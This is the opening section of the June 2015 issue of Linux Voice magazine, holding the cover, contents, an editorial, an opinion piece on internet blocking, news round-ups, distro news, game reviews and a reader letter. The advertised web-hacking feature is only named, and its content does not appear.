

# LINUX VOICE

**INSIDE  
EMULATE  
EVERYTHING**

P34

June 2015

SYSADMIN  
**PUPPET**

Automate configuration, so you can spend more time reading XKCD

FREE SOFTWARE | FREE SPEECH

WEB DEV  
**NODE.JS**

JavaScript on the server? Sounds crazy, but it's actually darn good

# HACK THE WEB

Break in, exploit and leave backdoors: learn the tricks hackers use, and then guard your systems against them

**40+ PAGES OF TUTORIALS**

**HIDDEN VOLUMES** Data safety for conspiracy theorists

**GNUPLOT** Draw pretty graphs from the command line

**THE INTERNET ARCHIVE** Preserving our ephemeral culture byte by byte

DESIGN

**SCRIBUS**

We tried it, we liked it – how Linux Voice is moving to completely Free Software



LARRY WALL

**THE PERL PAPA**

What next for Perl 6 – the latest version of the 'glue of the internet'



June 2015 £5.99 Printed in the UK



ISSN 2054-3778

**ANDREWS & ARNOLD LTD**

will make you the

# LINE KING



**BE THE MASTER OF  
YOUR OWN TELEPHONE**

SIP2SIM® from Andrews & Arnold allows you to treat your mobile handset as a SIP endpoint, freeing you from your desk and without the need of a smartphone app. Insert the SIM into your phone, point it to your Asterisk, FreeSwitch or other SIP server (or a commercial SIP service) and experience the reliability and call quality you're used to on a mobile, but with the flexibility of a SIP handset.

No minimum term. SIM £5+VAT and £2+VAT per month. Calls from 2p+VAT per minute.

Call 033 33 400 220, email [sales@aa.net.uk](mailto:sales@aa.net.uk) or visit [www.SIP2SIM.uk](http://www.SIP2SIM.uk) to find out more

HAKUNA MATATA

# It's Linux all the way down

The **June** issue

## LINUX VOICE

Linux Voice is different. Linux Voice is special. Here's why...

**1** At the end of each financial year we'll give 50% of our profits to a selection of organisations that support free software, decided by a vote among our readers (that's you).

**2** No later than nine months after first publication, we will relicense all of our content under the Creative Commons CC-BY-SA licence, so that old content can still be useful, and can live on even after the magazine has come off the shelves.

**3** We're a small company, so we don't have a board of directors or a bunch of shareholders in the City of London to keep happy. The only people that matter to us are the readers.

### THE LINUX VOICE TEAM

**Editor** Graham Morrison  
graham@linuxvoice.com

**Deputy editor** Andrew Gregory  
andrew@linuxvoice.com

**Technical editor** Ben Everard  
ben@linuxvoice.com

**Editor at large** Mike Saunders  
mike@linuxvoice.com

**Games editor** Michel Loubet-Jambert  
michel@linuxvoice.com

**Creative director** Stacey Black  
stacey@linuxvoice.com

**Maligned puppetmaster** Nick Veitch  
nick@linuxvoice.com

**Editorial contributors:**  
Jon Archer, Mark Crutch,  
Andrew Conway, Juliet Kemp,  
Jake Margason, Vincent Mealing,  
Simon Phipps, Les Pounder,  
Mayank Sharma, Valentine Sinitsyn.



### GRAHAM MORRISON

A free software advocate and writer since the late 1990s, Graham is a lapsed KDE contributor and author of the Meeq MIDI step sequencer.

In a recent podcast of ours, we asked our listeners which open source software they relied upon. This is a seemingly simple question and we got many excellent and varied answers. But when I was put on the spot while we were recording (I'd forgotten to give the question much thought), I experienced a sudden feeling of vertigo. I could choose something on the desktop – Firefox is fundamental to maintaining open standards on the internet, or LibreOffice for pushing through the Open Document Format. And then there's the desktops themselves. Linux wouldn't be usable for most of us were it not for the fine people working on Gnome, Xfce, KDE and all the others.

But where to stop? The terminal? Apache? The dozens of services responsible for the internet, the GNU tools that bind it all together? The Linux kernel itself? It's often said by open source developers that we're standing on the shoulders of giants, but I felt like I was in low Earth orbit. We've got so many good things to choose from. And that's something worth celebrating!

**Graham Morrison**  
Editor, Linux Voice

SUBSCRIBE  
ON PAGE 64



## What's hot in LV#015



### ANDREW GREGORY

"Learn how to blanket your hard drive with random background noise so you can hide data on secret partitions." **p92**



### BEN EVERARD

"The Internet Archive has become vital, and our inside look at its history and philanthropic ambitions is a great read." **p30**



### MIKE SAUNDERS

"It was tough finding a new Dr Brown after his retirement, but our new sysop-super-hero has done an amazing job." **p66**



# CONTENTS

June LV015

A bubbling cauldron of Linux, Free Software and (this month!) Amiga goodness.

**SUBSCRIBE  
ON PAGE 64**

## HACK THE WEB


We teach you the tools and tricks that hackers use – so you can secure your boxes.

18

42

### Larry Wall

The best-dressed man in geekdom talks Perl 6 and how his background in linguistics shaped the language.



**30 INTERNET ARCHIVE**  
What goes on inside this planet-sized archive of free books, movies, software, music and more.



**34 EMULATION FEST**  
Miss your old Game Boy, Mega Drive, C64, Spectrum or MS-DOS prompt? Re-live the glory days today.




**40 FAQ: NODE.JS**  
JavaScript on the server isn't just a flash in the pan – in fact, it's the future of web development.

## REGULARS


- 06 News**  
The Linux kernel mailing list becomes the Super Friends Club with a Code of Conduct.
- 08 Distrohopper**  
Kwort makes a last stance against Systemd, plus news from Solaris and OpenBSD.
- 10 Gaming**  
*Cities: Skylines, Bioshock Infinite, and Chivalry: Medieval Warfare.*
- 12 Speak your brains**  
Put pen to paper (or key to board) and tell the world what's bothering your mind.
- 16 LV on tour**  
Our roving reporters provide updates from across the globe. This month: FLOSS UK in York.
- 26 Linux Voice vs Scribus**  
We look at moving away from *InDesign* to make this mag with a fully free software stack.
- 58 Group test**  
Prepare to take over the world with your legion of Raspberry Pi robots.
- 64 Subscribe!**  
Factoid: you can save money and fund free software with a Linux Voice subscription.
- 66 Sysadmin**  
Shared memory segments, interprocess communication, and a smattering of C code to show how it all works.
- 70 FOSSpicks**  
Delicately plucked from the freshest fields of the free software prairie.
- 110 Masterclass**  
Never lose a file again! Keep your data safe and secure with our guide to making and restoring backups.
- 114 My Linux desktop**  
We drag Mike away from his beer hall Stammtisch to show where he (supposedly) does his work. Plus a rant from Nick Veitch.

# TUTORIALS




## Manage your photo workflow with Darktable

Fine-tune your digital snaps to their perfect light levels.



## Gnuplot: fancy graphs from the command line

Beautify scientific data without pushing the mouse around.



## Simplify administration with Puppet

Manage multiple boxes with ease using this configuration tool.

### 100 Classic coding: ALGOL


It's time to hack like it's 1958.

### 104 C: understanding pointers

We explain this thorny topic.


### 106 Assembly: make your own OS

Show Torvalds who's boss.




## Slash electricity bills with your Raspberry Pi

Reduce your carbon footprint and fiddle with cool gadgets.



## Take full control of your documents with Latex

Lyx + Latex = by far the best way to create great-looking docs.



## Encryption: keep your data on hidden volumes


Stay one step ahead of the spooks and hide your data.

# REVIEWS



### 50 BQ Aquaris E4.5

The first Ubuntu phone is here. But is it strong enough to take on the mighty Android?



### 52 Gnome 3.16

All features have been replaced by a single logout button. Only joshing – it's actually very good.

### 53 Slice

TV watching with a geeky twist: check out this Pi Compute Module-powered media player.

### 54 Entroware Apollo


This well-built ultrabook is the latest product to bring Linux to the high street.

### 55 Audacity 2.1

Everyone's favourite multi-track audio editor gets a long-awaited update and new goodies to try.

### 56 Books

Is Bitcoin really the future of money? And who is actually spying on us?



# NEWS ANALYSIS

The Linux Voice view on what's going on in the world of Free Software.

Opinion

## Farming unicorns

If the facts don't back up your opinion, just ignore the facts...



**Simon Phipps** is president of the Open Source Initiative and a board member of the Open Rights Group and of Open Source for America.

**A**s I write, the UK's electioneering is in full swing and politicians of all shades are making opportunistic statements that may turn out to be signals of future policy. Notable among them was a statement by Culture Secretary Sajid Javid, who revealed that the Conservative Party would ensure under-18s were prevented from seeing adult content on the Internet. He did not elaborate exactly how that would be done.

No wonder, because it probably can't, and in the process of trying it will break everything else. Any attempt to impose blocks on the internet causes collateral damage that outweighs the benefit. That's because blocks can't work – that is actually a fundamental design principle of the internet. So any attempt to block anything involves violating the primary tenet of the design of the internet. It's like trying to block an open field...

There are people walking over the beautiful spring meadows. Most are just enjoying the beauty of it all, but some are going visiting to each other's houses. Of those, a politician discovers one or two of them going and doing things he and his

supporters don't like. They demand it has to be stopped.

They issue an instruction to block the fields. The objective is unarguably pure and the things that those one or two people are doing are disgusting, so it must be possible, right? If you object to blocking the fields, it only goes to prove that you're one of those dirty people. Bureaucrats get to work on the demand. They can't block an open field, so first they build a road across the field. Then they build a police control point in the middle of the road.

### Controls circumvented

But people go round the roadblock, so they build a fence along the sides of the road too. But people go round the fence, so they add a fence all around the field. But people go round the field, so they mandate fences across the whole country.

Stopping that bad thing a few people do justifies all the expense and inconvenience for everyone, doesn't it? Building the fences takes several years, and at the end of the building process the whole country is covered in obstacles of various kinds.

There are now so many miles of fences and they get in everyone's way whatever they are doing. The fences are mostly out of sight, so people just jump over them. The police start to arrest people who do. That bad thing is so bad it's crucial to act tough, even though most of the people they are arresting are just going harmlessly about their business and the thought of doing that bad thing the politician objected to never entered their heads.

But there aren't enough police to patrol every fence, so they still can't arrest everyone. They decide to add security cameras to every fence. Obviously they can't watch all the cameras all the time so they record all the video, automate the analysis and then send teams out to people's homes to arrest them for jumping fences, regardless of why they did it – the cameras don't record intent. This is not about the bad thing the politician objected to any more. It's now about respecting the law for the sake of the law. The rule of law must be upheld, or we'll descend into anarchy.

What started as a straightforward moral panic by a down-to-earth politician during an election has created a police state. The badness of the problem that the politician was trying to address was never at issue. The problem was his magical thinking. By mandating the impossible in pursuit of an unarguably worthy goal, the politician caused collateral damage that outweighed any benefits. And he didn't notice; he never goes for walks in the fields.

### More magical thinking

And that's why it's stupid to demand that things must be blocked on the Internet. Any attempt to impose blocks on the internet always causes collateral damage that outweighs the benefit.

That's because blocks can't work – that is actually a fundamental design principle of the internet. As John Gilmore, one of the founders of the Electronic Frontier Foundation put it: "The Net interprets censorship as damage and routes around it." So any attempt to block things on the internet naturally involves violating a primary tenet of its design. Demanding that happen is magical thinking of the same order as trying to regulate unicorn farming.

**"Any attempt to block things on the internet involves violating a primary tenet of its design."**

# CATCHUP

## Summarised: the biggest news stories from the last month

1

### Gnome 3.16 released

Six months of development, 33,525 code changes, from 1,043 contributors – that's what makes up the new release of this desktop environment. The notifications system has been replaced by a new message list, while the file manager has bigger thumbnails and an undelete option. A new scrollbar style has been added which only shows scrollbars when you hover over the window – nice for mobile devices, but too much trimming-down for the desktop we reckon. <https://help.gnome.org/misc/release-notes/3.16>.

2

### Git turns 10

Linus Torvalds will go down in computing history for creating an OS kernel (that just so happened to fit in nicely with the GNU project), but the man has written other software in his time. *Git*, his revision control system, was originally started because Torvalds was sick of using other systems for the kernel, and today *Git* is used by tens of thousands of projects around the globe. And if you've ever wondered about the name, Torvalds says: "I'm an egotistical b\*\*\*\*d, and name all my projects after myself. First Linux, now *Git*."

3

### Dell XPS 13 with Linux available in Europe & US

In the market for a new laptop? Don't want to pay the Windows tax? Dell's new XPS 13 is a tempter; we'll try to get one in for review in the next couple of issues. [www.dell.com/uk/business/p/xps-13-linux/pd](http://www.dell.com/uk/business/p/xps-13-linux/pd).



4

### SCO vs IBM: the lawsuit that just won't die

If you've been around in the Linux world for a while, you'll remember that former Unix-flavour maker SCO sued IBM in 2003 for a billion dollars, claiming that the latter had put Unix code into Linux without permission. The case dragged on for years and years, while SCO's market share disappeared. Was it a last-grasp attempt at cash by SCO, or a more sinister attempt to damage the reputation of Linux? Well, it's back in the courts now, so maybe we'll find out the truth one day...

5

### Linux kernel gets a new Code of Conflict

The Linux kernel mailing list is no stranger to strong language, stronger opinions and even flamewars – but sometimes it gets out of hand. A new Code of Conflict, which has even been signed off by Linus Torvalds (who never minces his words), aims to prevent anyone from feeling "personally abused, threatened, or otherwise uncomfortable" and was supported by 60 other kernel developers. "Be excellent to each other", it ends, Bill and Ted quotingly. <http://tinyurl.com/kernelcoc>

6


### Debian 8 "Jessie" released – hopefully

By the time you read this, Debian 8 should be available to download. At least, that's the plan. "Jessie" has been scheduled for 25 April, three days before this magazine goes on sale in the UK, but the actual release date could slip if some last-minute bugs are found. Debian is famous for its stability and strong release engineering efforts, so even if version 8 takes a while longer to appear, it's nothing to fret about. [www.debian.org](http://www.debian.org)

7

### LibreOffice goes online

Yes, *LibreOffice* is coming to your browser. Collabora and IceWarp have teamed up to make *LibreOffice Online (LOO)*, a version of the suite that runs on a server and sends tiled images of documents to the browser. So users don't run *LOO* on their own machines, but interact via the images displayed in their browser. *LOO* won't be as featureful as the main suite, and performance remains to be seen, but it's good competition for *Microsoft Office 365* in any case. <http://tinyurl.com/q79fdmq>.



8

### Audacity 2.1.0 released

It has been three years in the making, but a new release of Linux's most popular multi-track audio editor is here. New features in *Audacity 2.1.0* include a real-time preview facility for LADSPA, VST and Audio Unit effects. On top of this, there's also a new Noise Reduction effect (which supersedes Noise Removal), while all effects can now be used in Chains to assist with batch operations on a number of files. See the full release notes here: [http://wiki.audacityteam.org/wiki/Release\\_Notes\\_2.1.0](http://wiki.audacityteam.org/wiki/Release_Notes_2.1.0).

# DISTROHOPPER

What's hot and happening in the world of Linux distros (and BSD!).


## Kwort 4.2

A Systemd-free distro.

If you're not a fan of Systemd, you still have a handful of distros to choose from – although the numbers are thinning out with every month. Kwort ([www.kwort.org](http://www.kwort.org)) is holding on to a more traditional boot system, however, and is based upon Crux (<http://crux.nu>), which has been doing the rounds for over a decade. Crux describes itself as a lightweight distro for x86-64, targeted at experienced Linux users. "The primary focus of this distribution is keep it simple, which is reflected in a straightforward [tar.gz](http://tar.gz)-based package system, BSD-style init scripts, and a relatively small collection of... packages."

In that sense, it's similar to Arch, although Arch tends to be more ambitious in accepting wide-reaching changes such as the aforementioned Systemd. Kwort aims to expand upon Crux with a "strong and effective desktop", although you'll still need prior Linux experience.

For instance, there's no point-and-click graphical installer. You're expected to partition your drives, create filesystems and



As with many advanced user-oriented distros, Kwort opts for a dark and moody default theme.

install packages via the live media, before **chrooting** into the new installation for some last-minute setup steps. Then you can reboot into the new Kwort installation.

Kwort's basic setup is minimal and reminiscent of the \*BSDs; indeed, it uses BSD init scripts and expects you to set up user accounts manually to enable access to

various hardware devices. This might seem like a lot of effort, but as with Arch, Slackware and similar distros, you learn a lot about Linux on the way. If you're looking for a more old-school Unix-ish experience without Systemd infiltrating everything (although Systemd has benefits, it has to be said) then this is a decent option.

## OpenIndiana 2015.03

OpenSolaris lives! Well, in a way...

Back in 2006, Sun Microsystems, maker of high-end servers and the famously robust Solaris operating system, decided to augment the free software community and created OpenSolaris. This provided competition for Linux and FreeBSD, but sadly, when Oracle snapped up Sun in 2010, the OpenSolaris project was ended. Still, a bunch of hackers took the last release of the source code and have continued it in the Illumos project.

Illumos is a bit like the Linux kernel, GNU C library and Coreutils – enough for a basic system, but most people expect more.

OpenIndiana is effectively a distro of Illumos, providing an attractive desktop, applications, installer and other tools to produce a fully-fledged OS. The project has just made a new release, 2015.03 (codenamed "Hipster"), which provides various software updates.

Don't expect the latest bleeding-edge software, though: Solaris is notoriously conservative, and this approach passes through to the open source fork. The desktop is Gnome 2.32, for instance. This may seem crazy today, but consider that Solaris is focused on businesses, which take aeons to upgrade.



If you're writing software and want to check it runs on OpenSolaris, try it on OpenIndiana first.

So what's the point of OpenIndiana? For what purposes would you use it? Well, it's a bit like CentOS. It doesn't have commercial support, it's a free download, but it's a zero-cost way to try an enterprise-oriented operating system.




# News from the \*BSD camps

What's going on in the world of FreeBSD, NetBSD and OpenBSD.

**W**e've had a few requests to cover the BSDs in Linux Voice, and for good reason: they're open source, Unix-flavoured operating systems under active development and with plenty of interesting tech inside. Right now, the OpenBSD team is gearing up for its 5.7 release, which is due to arrive on 1 May. OpenBSD is famous for having a like-clockwork release schedule, so we don't expect 5.7 to slip unless a major show-stopper bug is found.

The biggest change in this release is the rewriting of `rand()`, `random()` and other C library random number routines. They now return non-deterministic results, which breaks POSIX standards, but as the patch description from the team put it: "Violates POSIX and C89, which violate best practice in this century". Replacement routines have been written which follow the older deterministic model. This should improve security, but could also break some third-party apps (until they're patched).

Also on a security note, more OS binaries are now PIE (position-independent



OpenBSD makes a decent desktop OS if your hardware is supported – see our review in issue 10.

executables), which helps to have a randomised address space so that attackers can't guarantee where a certain piece of code in memory lives. Additionally, MD5 has been replaced with SHA512 in various parts of the codebase.

One thing the OpenBSD team does especially well is getting rid of old cruft: 5.7 removes loadable kernel modules, procs support and a few drivers. These are changes that won't please everybody, but are important for a clean codebase.

## Red Hat Linux 5.2 – Linux reaches the mainstream

This seems like a random release to include in our historical distros section. Why not a major release like Red Hat 5.0 or 6.0? Well, something significant happened with 5.1 and 5.2. They were the first Red Hat releases – and arguably the first releases of any Linux distro – that started to get mainstream attention. We remember them being featured on the coverdiscs of several PC magazines in the UK, so it was the first exposure to Linux for many people.

On top of that, Red Hat was selling shiny boxed sets with DVDs, manuals and other materials. Linux was maturing from a random plaything Unix you could download from an FTP server; it was a professional, finished product you could buy and install for your home and business. Magazines started running tutorials on Linux as well, explaining how you could effectively get high-end Unix features for free (or a much lower price).

Looking back, and removing the rose-tinted specs, we can be honest: Red Hat 5.2 was very rough. Gnome and KDE hadn't reached version 1.0 yet, so the bundled "desktop" was a scrappy Windows 95-like *FVWM* setup called Anotherlevel with a few extra widgets lying around. We remember getting online with dialup and the horrendously crash-prone *Motif*-based *Netscape* browser, and recompiling the kernel to enable a driver for our on-board sound chip.

ISO images of Red Hat 5.2 are available from <https://archive.org/details/redhat-5.2.release> if you want to try it, but it's fiddly to get working in modern PC emulators and VMs.

Red Hat 5.2 arrived in November 1998, and was charming despite its rough edges.



# GAMING ON LINUX

The tastiest brain candy to relax those tired neurons



## THE CRYSTAL SHIP



**Michel Loubet-Jambert is our Games Editor. He hasn't had a decent night's sleep since Steam came out on Linux.**

The Game Developer Conference (GDC), held in San Francisco in March, saw a huge list of companies getting behind Steam Machines and the Debian-based SteamOS, along with another big list of games announced for Linux. OpenGL's successor, now dubbed Vulkan, was officially announced in detail and was welcomed with open arms by the community. The cross-platform API should mean it will be easier for developers to bring games over to our OS and also put up a good fight against the next generation DirectX. Valve also showed *DOTA 2* working on Vulkan.

Among the big games being brought over to Linux were *Shadow of Mordor*, *Payday 2*, *Batman Arkham Knight*, *Company of Heroes 2*, *Total War: Rome* and *GRID Autosport*. Any one of those would be enough to excite any gamer, whereas all those together caused many Linux gamers to pinch themselves in disbelief.

However, more exciting for non-Linuxers out there was probably the preview of the Steam Controller's final design, as well as the showcasing of the revised selection of Linux-wielding Steam Machines, which got their own store pages on Steam, and a new virtual reality system to go with them.

These should be rolled out throughout the year, while the controller, VR system and Steam Machines should be here by November 2015, if Valve decides to stick to the same time dimensions as the rest of us.

## Cities: Skylines

Linux gets its first modern city builder – and it's great!

The city building genre has experienced a steady decline over the years with the fall of the once-great *SimCity* franchise. Few have come close to creating something that could be called the "spiritual successor" to those much-loved games, but it certainly seems like Finnish games developer Colossal Order and publisher Paradox have achieved just that.

While at first glance the role of a city planner seems as unexciting as it did back in 1989, building the city of your dreams is fun and therapeutic. *Cities: Skylines* keeps the player hooked by gradually adding new buildings, services and challenges that keep you entertained and give a sense of progression.

There are no gimmicks: just build sprawling cities, with every transportation option imaginable, community mods, beautiful graphics and varied zones. It's as if there were a textbook on how to build the perfect city simulator and the developers followed every word.

Perhaps the game's only flaw is that it features only one architectural style, meaning that the player can't create cities with their own unique



Being a city planner is great fun... but not in real life.

personality, like Prague, Paris, Buenos Aires or Boston – leaving the cities often feeling like bland urban sprawl. Though it's safe to assume content like this will be added later through paid downloadable content, it's a shame that it couldn't be included from launch.

With that said, *Cities: Skylines* provides hours and hours of city building goodness, and there are already hundreds of great user-made mods out there to keep it fresh for years to come.

Website <http://store.steampowered.com/app/255710> Price £22.99



**"It's as if there were a textbook on how to build the perfect city simulator and the devs followed every word."**

# Bioshock Infinite

Games really don't get much better than this masterpiece.

Unlike the first *Bioshock* game, which took place underwater in a world where cultish devotees to Ayn Rand end up creating a dystopian prison, *Bioshock Infinite* takes place in the clouds in a world where the religious right has recreated a romanticised and highly racist version of the early United States, uncovering the mysteries and sinister truths of the city and its cult leader.

*Infinite's* story is fantastic, while its world is beautiful and a generally nice place to be, despite all its dark undertones. The

gameplay is also fantastic, providing RPG elements, good gunplay and tons of fun on the ziplines featured in the city.

Virtual Programming's eON technology has come a long way since the poorly-received port of *The Witcher 2*, which had much lower framerates and more bugs than on Windows. Surprisingly, this Wine wrapper provided one of the best ports we've seen so far on Linux.

Website <http://store.steampowered.com/app/8870> Price £19.99



*Bioshock Infinite* is still easily one of the prettiest games out there.


# Chivalry: Medieval Warfare

Some great, addictive multiplayer silliness in a medieval setting.

This game re-invents the often boring world of multiplayer shooters by doing away with all the guns and replacing them with swords, bows, catapults, pikes and battleaxes – pretty much anything used to dismember foes before the age of gunpowder.

*Chivalry* doesn't take itself seriously, providing a good dose of humour, from the funny voice acting to its cartoonish death sequences. However, the game's self-awareness doesn't take away from how epic it often feels when huge battles are underway and your allies are falling all around you.

It does feature some attempt at backstory, in the sense that the player picks one of two sides embroiled in a bloody civil war. However, this is as far as any story development goes and its primary aim is to provide hours of



"'Tis but a scratch!" – *Chivalry's* excessive cartoonish gore is often hilarious.

multiplayer fun rather pose philosophical questions about the brutality of war and human nature.

*Chivalry* sees you pick from numerous classes to do battle with, and the unlocking of weapons, equipment and customisation options gives more reasons to keep going back to it.

Website <http://store.steampowered.com/app/219640> Price £18.99

## ALSO RELEASED...



### Worms Clan Wars

The *Worms* franchise has been around for longer than many can remember, making its first appearance way back in 1995 on the Amiga. Since then it has gone through a number of iterations and remakes, but *Worms Clan Wars* is perhaps one of the biggest updates the series has seen, with tonnes of new features and just as much fun as it was 20 years ago, if not more so.

<http://store.steampowered.com/app/233840>



### Europa Universalis IV: El Dorado

Paradox's historical grand strategy games are possibly the best strategy games out there, and deserve far more attention – not just because they're made by a very Linux-friendly developer. *Europa Universalis IV* sees you control a country in the middle ages through to the early colonial age, while the expansion adds detail to native South American nations, and a nation designer so you can define who to conquer the world as.

<http://store.steampowered.com/app/338160>



### Torchlight II

This hack-and-slash action-RPG is making its way to Linux as part of the long list of game announcements at GDC. Those who love co-op gaming, exploration, lots of enemies and treasure won't be disappointed by *Torchlight's* vast fantasy world. Its replayability and addictiveness means that this is one of those games people often sink hundreds of hours into. Don't say we didn't warn you!

<http://store.steampowered.com/app/200710>

# LINUX VOICE YOUR LETTERS



Got something to say? An idea for a new magazine feature? Or a great discovery? Email us: [letters@linuxvoice.com](mailto:letters@linuxvoice.com)

## LINUX VOICE STAR LETTER

### NOSTALGIA

I have been following Mike's assembler coding series with great interest.


Since I have two machines with real floppy disk drives I could not resist creating a floppy boot disk to try running the latest code on bare metal.

How nostalgic it made me feel to hear that once so familiar 'chunk, chunk, ..' sound as the machine formatted the floppy. I had forgotten that formatting a floppy disk gave you nearly enough time to make a cup of tea, and certainly enough time to walk out to the tea machine in our office all those years ago.

Oh and the disk booted fine and displayed the message – so well done Mike and I look forward to the next instalment.

**John Paton**

